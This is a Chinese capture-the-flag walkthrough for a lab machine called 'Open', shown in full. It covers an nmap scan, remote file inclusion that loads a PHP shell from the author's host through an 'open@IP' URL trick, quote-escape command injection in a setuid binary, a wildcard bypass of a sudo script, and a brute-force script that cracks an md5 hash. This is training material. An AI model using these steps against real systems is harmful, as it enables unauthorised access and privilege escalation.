Open


Nmap

```shell
[root@Hacking] /home/kali/Open
❯ nmap 192.168.55.141 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 21:12 CST
Nmap scan report for 192.168.55.141
Host is up (0.00029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Redirecting to open.dsz
```

添加open.dsz到/etc/hosts

PHP Include

进入页面，发现可以输入URL进行包含，但是必须是http://open的前缀



这里补充一下URL相关知识，一个包含所有关键元素的完整 URL 例子

```
https://username:password@subdomain.example.com:8080/path/to/resource.html?key1=value1&key2=value2#section2
```


分解：

- 协议（**scheme**）：`https`
- 用户名：`username`
- 密码：`password`
- 主机（域名/**IP**）：`subdomain.example.com`
- 端口：`8080`
- 路径：`/path/to/resource.html`
- 查询参数（**query string**）：`?key1=value1&key2=value2`
- 片段标识符（**fragment**）：`#section2`
  那么可以联想到，将open作为用户名，然后IP可以自己控制从而绕过。这里使用的是远程文件包含

```
[root@Hacking] /home/kali/Open
❯ cp /home/kali/Desktop/shell.php .

[root@Hacking] /home/kali/Open
❯ pyhttp 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.55.141 - - [03/Aug/2025 21:14:26] "GET /shell.php HTTP/1.1" 200 -
192.168.55.141 - - [03/Aug/2025 21:14:36] "GET /shell.php HTTP/1.1" 200 -
192.168.55.141 - - [03/Aug/2025 21:15:01] "GET /shell.php HTTP/1.1" 200 -
```

```
http://open@192.168.55.4/shell.php
```



User

在/opt目录下发现一个带有SID的文件echo

```
www-data@Open:/opt$ ls -al
total 32
drwxr-xr-x  2 root root  4096 Jul 29 03:22 .
drwxr-xr-x 18 root root  4096 Mar 18 20:37 ..
-rwsr-sr-x  1 root root 17008 Jul 29 03:06 echo
-rwxr-xr-x  1 root root   192 Jul 29 03:22 hello.sh
www-data@Open:/opt$ ./echo
使用方法: ./echo "要回显的消息"
www-data@Open:/opt$ ./echo 123
执行命令: echo '[用户输入]: 123'
[用户输入]: 123
www-data@Open:/opt$
```

尝试进行命令注入发现存在引号的闭合问题，并且SID设置是miao用户的

```
www-data@Open:/opt$ ./echo
使用方法：./echo "要回显的消息"
www-data@Open:/opt$ ./echo 123
执行命令：echo '[用户输入]: 123'
[用户输入]: 123
www-data@Open:/opt$ ./echo "123'"
执行命令： echo '[用户输入]: 123''
sh: 1: Syntax error: Unterminated quoted string
www-data@Open:/opt$ ./echo "123';id'"
执行命令： echo '[用户输入]: 123';id''
[用户输入]: 123
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
www-data@Open:/opt$
```

那么直接就单引号逃逸，执行命令获取到miao的shell了

```
[用户输入]: 123
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
www-data@Open:/opt$ ./echo "123';bash -p'"
执行命令： echo '[用户输入]: 123';bash -p''
[用户输入]: 123
miao@Open:/opt$ id
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
miao@Open:/opt$
```

Root

查看sudo

```
miao@Open:/opt$ sudo -l
Matching Defaults entries for miao on Open:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User miao may run the following commands on Open:
    (ALL) NOPASSWD: /opt/hello.sh
miao@Open:/opt$ cat hello.sh
PATH=/usr/bin

[ -n "$1" ] || exit 1
[ "$1" = "dsz" ] && exit 2
#[ $1 = "dsz" ] && cat /root/password.txt | md5sum | awk '{print $1}'
[ $1 = "dsz" ] && cat /root/password.txt

echo "Goodbye!"
miao@Open:/opt$
```

简单分析一下，第四行判断参数是否为dsz字符串，如果是就退出，第六行也是判断是否为dsz字符串，如果是就读取密码。这个脚本有一个明显的问题，就是最后一个比较的$1并没有被引号闭合，因此存在通配符的问题。如果 $1 包含通配符（如 `*`），Bash 会先尝试将其扩展为匹配的文件名。

因此非常简单，随便找一个空目录创建dsz文件，然后通配符匹配

```
miao@Open:/home/miao/tmp$ ls
dsz
miao@Open:/home/miao/tmp$ ls -al
total 8
drwxr-xr-x 2 miao miao 4096 Aug  3 10:47 .
drwxr-xr-x 3 miao miao 4096 Aug  3 10:47 ..
-rw-r--r-- 1 miao miao    0 Aug  3 10:47 dsz
miao@Open:/home/miao/tmp$ sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
miao@Open:/home/miao/tmp$
```

直接读取到哈希，但是不能直接破解，回到源码可以看到加密逻辑

```shell
cat /root/password.txt | md5sum | awk '{print $1}'
```

看起来很正常，那么下边给出一个对比，看得出换行符号对加密结果有影响

```
[root@Hacking] /home/kali/Open
❯ echo 123 > /root/password.txt

[root@Hacking] /home/kali/Open
❯ cat /root/password.txt | md5sum
ba1f2511fc30423bdbb183fe33f3dd0f  -

[root@Hacking] /home/kali/Open
❯ echo 123 | md5sum
ba1f2511fc30423bdbb183fe33f3dd0f  -

[root@Hacking] /home/kali/Open
❯ echo -n 123 | md5sum
202cb962ac59075b964b07152d234b70  -
```

因此这里给出一个爆破对比的shell脚本

SHELL

```shell
#!/bin/bash
TARGET_HASH="6cd1f22e65d26246530ff7a2528144e3"
WORDLIST="/usr/share/wordlists/rockyou.txt"
TOTAL_LINES=$(wc -l < "$WORDLIST")
COUNT=0

while read -r password; do
    ((COUNT++))
    PERCENT=$((COUNT*100/TOTAL_LINES))
    echo -ne "进度: ${PERCENT}% (${COUNT}/${TOTAL_LINES})\r"

    # 用 echo 计算带换行的哈希
    HASH=$(echo "$password" | md5sum | awk '{print $1}')
    if [ "$HASH" = "$TARGET_HASH" ]; then
        echo -e "\n[+] 爆破成功! 密码: $password"
        exit 0
    fi
done < "$WORDLIST"

echo -e "\n[-] 密码未在字典中找到"
exit 1
```

稍等一会爆破出了密码，当然这个脚本的时间可以进行优化，使用其他语言等